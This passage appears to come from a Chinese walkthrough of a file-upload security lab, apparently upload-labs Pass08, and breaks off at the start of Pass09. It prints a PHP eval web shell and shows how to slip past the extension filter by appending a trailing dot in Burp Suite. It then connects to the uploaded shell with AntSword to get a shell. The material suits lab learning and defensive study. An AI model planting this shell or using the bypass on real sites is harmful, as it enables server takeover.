
```
<?php phpinfo(); ?>
```




- 上传相应的脚本文件`EightFirstMethod.php`




- 上传后用`burpsuite`拦截并将`EightFirstMethod.php`的后缀名添加点号`.`变为`EightFirstMethod.php.`



- 上传后右键打开相应的文件




- 最后发现脚本成功执行




方法二

- 首先编写相应的脚本文件`EightSecondMethod.php`


```
<?php @eval($_POST['EightSecond']); ?>
```




- 上传相应的脚本文件`EightSecondMethod.php`




- 上传后用`burpsuite`拦截并将`EightSecondMethod.php`的后缀名添加点号`.`变为`EightSecondMethod.php.`




- 上传后右键打开相应的文件




- 打开相应的文件后复制对应的文件网址



- 用蚁剑添加数据并配置相应的参数，`URL地址`填写上传文件的网址，`连接密码`根据脚本`EightSecondMethod.php`里的数据填写



- 配置后测试发现连接成功




- 双击已经添加的数据，发现成功 `getshell`

Pass09


方法一

- 首先看题目提示



